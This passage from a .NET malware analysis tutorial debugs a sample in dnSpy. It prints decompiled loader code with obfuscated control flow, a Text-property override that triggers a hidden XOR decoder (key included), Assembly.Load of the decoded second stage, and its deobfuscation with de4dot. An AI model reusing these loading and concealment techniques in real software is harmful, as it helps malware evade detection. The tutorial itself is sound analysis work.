As the break instruction has been executed, so the next method to be called is **Application.Run(new ReponseListState()) (Figure 14 / line 47)**, which provide us with a clear path to follow over our analysis. A remaining note about this entry point class (**GlobalValueFilter**) is that methods **QueryProcess( )** and **SearchProcess( )** don't do anything except returning "true". The **ReponseListState class has the** following **instance constructor**:

```
namespace WaitCallb.States
{
    // Token: 0x02000003 RID: 3
    public class ReponseListState : Form
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000450
        [MethodImpl(MethodImplOptions.NoInlining)]
        public ReponseListState()
        {
            int num = 6;
            if (!true)
            {
                goto IL_0C;
            }
            MethodInfo methodInfo;
            string[] array;
            for (;;)
            {
                IL_86:
```

```
        switch (num)
        {
        case 0:
        case 6:
            RecordParam.SelectConfig();
            num = 2;
            if (ReponseListState.PostProcess())
            {
                return;
            }
            continue;
        case 1:
        case 2:
            goto IL_0C;
        case 3:
            goto IL_31;
        case 4:
            goto IL_4F;
        case 5:
        {
            MethodBase methodBase = methodInfo;
            object obj = 0;
            object[] parameters = array;
            methodBase.Invoke(obj, parameters);
            num = 7;
            continue;
        }
        case 7:
            return;
        }
        goto Block_1;
    }
    IL_4F:
    methodInfo = ((Type)ReponseListState.param).GetMethod("InvalidCast");
    array = new string[3];
    array[0] = "536166654C73614C6F676F6E50726F6365737348616E";
    goto IL_31;
    Block_1:
    int num2 = 3;
    goto IL_82;
    IL_0C:
    this.visitor = null;
    base..ctor();
    this.CompareVisitor();
    num = 4;
    if (!ReponseListState.PostProcess())
    {
        goto IL_86;
    }
    IL_31:
    array[1] = "716F446A4857";
    array[2] = "Tourield";
    num2 = 5;
    IL_82:
    num = num2;
    goto IL_86;
}
```

[Figure 17] ReponseListState constructor called by Run( )

Once again, we have a kind of **state variable (num)** that determines which piece of code will be executed and, initially, it's **set to 6**, so next methods to be invoked are **RecordParam.SelectConfig( )** and **ReponseListState.PostProcess( )**.

Before proceeding, we're able to see several methods being called inside a for-loop:

- **RecordParam.SelectConfig()**
- **ReponseListState.PostProcess( )**
- **Invoke(obj, parameters)**
- **GetMethod("InvalidCast")**
- **CompareVisitor( )**

Anyway, as **num variable** has been set to 6, so the next methods to be executed are:

- **RecordParam.SelectConfig** (line 34)
- **ReponseListState.PostProcess** (line 36)
- And, **num is will be set to 2** (line 35), and the execution will jump to **IL_0C label**.


Method **SelectConfig( )** doesn't do anything and **PostProcess( )** only returns "false", so the "**continue**" instruction (**line 40**) executes and the code flows to **IL_0C** label anyway. Therefore, the next method to be executed will be **CompareVisitor( )**, though an instance constructor (**.ctor**) is executed right before of it. If the reader go inside **CompareVisitor( )**, there is a **long switch case (17 cases)** with many graphic-related methods being executed and, apparently, there isn't anything strange. However, **the first impression is wrong!** The trigger to the **second stage (another .NET module)** is hidden exactly inside of this method because, soon after it, there's the instruction: **this.Text = "Form 1"** (**line 258**). The **"Text" property** is associated to an **accessor/mutator** , which is **overridden by other accessor/mutator** on **line 292**:

```
288
289         // Token: 0x17000001 RID: 1
290         // (get) Token: 0x06000004 RID: 4 RVA: 0x00002704 File Offset: 0x00000B04
291         // (set) Token: 0x06000005 RID: 5 RVA: 0x0000270C File Offset: 0x00000B0C
292         public override string Text
293         {
294             [MethodImpl(MethodImplOptions.NoInlining)]
295             get
296             {
297                 return base.Text;
298             }
299             [MethodImpl(MethodImplOptions.NoInlining)]
300             set
301             {
302                 ReponseListState.ResetVisitor();
303             }
304         }
```

```
110 %
Analyzer
WaitCallb.States.ReponseListState.Text : string @17000001
    get
    Overridden By
    Overrides
        System.Windows.Forms.Form.Text : string @170008A5
    set
        Overridden By
        Overrides
            System.Windows.Forms.Form.set_Text(string) : void @0600234C
        Used By
        Uses
```

[Figure 18] ResetVisitor( ) method being called within on overriding accessor (getter/setter)

If readers are not used to working with **dnSpy**, it's possible **to get a list of methods that overrides, are overridden, have dependencies (Uses) and dependents (Used by)** through right clicking on any method and choosing **Analyze (CTRL+SHIFT+R)**. In this case, I showed the view from overriding mutator, but we could have done the same analysis **from the overwritten mutator's point of view**, as shown below:



[Figure 19] Pointer overriding

Actually **WaitCallb.States.ReponseListState.set_Text(string) : void @06000005** method ***overrides*** **System.Windows.Forms.Form.set_Text(string) : void @0600234C (line 2260)**, which calls its base mutator for property **public virtual string Text** on **line 3784**.

Once **ResetVisitor( )** is called , the **ResourceManager class is instantiated and the managed resource "Vargo" is loaded into the array variable**, which now contains the **encoded .NET module (second stage)** that will be loaded and executed.

Before **"Vargo" managed resource** being decoded, the malware sets **"text" variable** to **"P7C455RF8EBCYHA8URJ585" (it's the XOR key) on line 340** and **num2 to 92182 (it's the resource size) on line 349**. Finally, the **decoder is called on line 323 from ResetVisitor( )** as shown below:

```
319                 switch (num)
320                 {
321                 case 0:
322                     IL_100:
323                     if (flag)
324                     {
325                         array[num2 % 46080] = (byte)((((char)array[num2 % 46080] ^ text[num2 % 22]) - (char)
                              array[(num2 + 1) % 46080] + 'Ā') % 'Ā');
326                         num2 += -1;
327                         goto IL_B2;
328                     }
329                     num = 6;
330                     if (false)
331                     {
332                         return result;
333                     }
334                     continue;
335                 case 1:
336                 case 3:
337                 {
338                     ResourceManager resourceManager;
339                     array = (byte[])resourceManager.GetObject("Vargo");
340                     text = "P7C455RF8EBCYHA8URJ585";
341                     num = 2;
342                     if (!true)
343                     {
344                         goto IL_4C;
345                     }
346                     continue;
347                 }
348                 case 2:
349                     num2 = 92182;
```

[Figure 20] ResetVisitor method and the decoder of Vargo managed resource.

Of course, we can easily write a Python / PowerShell script to decode manually this managed resource, but it isn't worth because there could be many encrypted resources. Thus, let's **set up a breakpoint on line 323** (for example) and following a dynamic approach using a debugger, which is best approach to save time.


If you don't know about **hotkeys** on **dnSpy**, the most important ones are:

- **F11** for stepping-in
- **F10** for stepping over
- **SHIFT+F11** for stepping out
- **F9** to set / clear a breakpoint


If you don't want to use the hotkeys, so you can access the **Debug menu** and have access to the same commands. Therefore, **set the breakpoint on line 323** and start the debugging process. The debugger is going to stop the execution exactly on line 323 before the managed resource being decoded, so it's time to wait a minute. Within this same method (**ResetVisitor( )**), there's a critical instruction on **line 370** that really loads the **Vargo managed resource**:

- **ReponseListState.DefineVisitor(Assembly.Load(array), 11);**

We've listed the **Assembly.Load( ) method** on **page 4** and at this point we can imagine that the **Load method** will load the **decoded resource (Vargo)** and it will use methods from this new module. Therefore, **set up a breakpoint** on the **Load( ) method** above and **resume the execution**. Just in case your **dnSpy environment** doesn't show the **Modules window**, so go to **Debug → Windows → Modules** as explained below:




[Figure 21] Enabling the Modules window




[Figure 22] Decoded array: pay attention to 0x4D, 0x5A bytes (MZ)

Below I show you the **list of modules before and after the new module (SharpStructures) being loaded**:



[Figure 23] Loaded modules: before and after view


Readers can notice that at the last line the **SharpStructures module** is loaded **InMemory (the column is marking "yes")**, so we can easily save this module by right clicking it and choosing "**Save Module**" as **SharpStructures.dll**:



[Figure 24] Saving a module from memory on dnSpy


Remember, you should **keep the debugger stopped on line 370** because first we're going to check the saved module.

As I mentioned previously, many .NET malware samples have several stages before revealing the main payload and, usually, these intermediate stages are encrypted, so we should check them before proceeding and one of recommended tools to accomplishing it is **Exeinfo PE**:



[Figure 25] Extracted modules being checked by Exeinfo PE

The extracted module is obfuscated with **SmartAssembly Obfuscator.** To confirm that there's code obfuscation, verify the loaded module on **dnSpy**, as shown below:



[Figure 26] Obfuscated module

We are able notice several **Unicode notations** that also indicate the code is really obfuscated. Additionally, on the left, readers can confirm that there're attributes related to **SmartAssembly**.

No doubts, we are able to de-obfuscate this code and there're several available techniques and tools that can be used accomplish this task, though the **de4dot** (https://github.com/de4dot/de4dot) is one of the most recommended tools. Of course, **de4dot** is able to de-obfuscate / unpack many different types of .NET malware samples, but not all of them and, in some cases, we need to search for a specific unpacker, though is not a hard task. Anyway, let's try to de-obfuscate the extracted module:

```
C:\MAS_4>C:\TOOLS\de4dot\de4dot.exe -f SharpStructures.dll -o SharpStructures_fixed.dll

de4dot v3.1.41592.3405

Detected SmartAssembly 7.3.0.3296 (C:\MAS_4\SharpStructures.dll)
Cleaning C:\MAS_4\SharpStructures.dll
Renaming all obfuscated symbols
Saving C:\MAS_4\SharpStructures_fixed.dll
```

[Figure 27] de4dot output

After de-obfuscating the extracted module using **de4dot** we have:

```
// SharpStructures.Main.SortHelper
// Token: 0x06000081 RID: 129 RVA: 0x00003A30 File Offset: 0x00001C30
private static void smethod_1<T>(T[] gparam_0, int int_0, int int_1, int int_2, T[] gparam_1)
  where T : IComparable<T>
{
    for (int i = int_0; i <= int_2; i++)
    {
        gparam_1[i] = gparam_0[i];
    }
    int num = int_0;
    int num2 = int_1 + 1;
    int j = int_0;
    while (j <= int_2)
    {
        if (num > int_1)
        {
            gparam_0[j++] = gparam_1[num2++];
        }
        else if (num2 > int_2)
        {
            gparam_0[j++] = gparam_1[num++];
        }
        else if (gparam_1[num].CompareTo(gparam_1[num2]) <= 0)
        {
            gparam_0[j++] = gparam_1[num++];
        }
        else
        {
            gparam_0[j++] = gparam_1[num2++];
        }
    }
}
```

[Figure 28] De-obfuscated method on dnSpy

Of course, **it's much better** than code shown in Figure 26. There're other ways to improve this code, which is far from being perfect, but it's enough to be analyzed for now. I'd like to highlight that it'd be possible to proceed without manually cleaning it (as we did using **de4dot**) because the sample could have its own decoding routine that make the job for us, but debugging it would be a bit more complicated.

Returning to the malicious code, if we continue debugging after having extracted the second stage (a .NET module) from memory, soon the **MapVisitor( )** will be called and, so afterwards, it will call **ReponseListState( ) constructor** from **ResponseListState class**. If you check the **Stack windows**, it confirms our statement:

```
    goto Block_1;
}
IL_4F:
methodInfo = ((Type)ReponseListState.param).GetMethod("InvalidCast");
array = new string[3];
array[0] = "536166654C73614C6F676F6E50726F6365737348616E";
goto IL_31;
Block_1:
int num2 = 3;
goto IL_82;
IL_0C:
this.visitor = null;
base..ctor();
```

110 %

Call Stack

Name
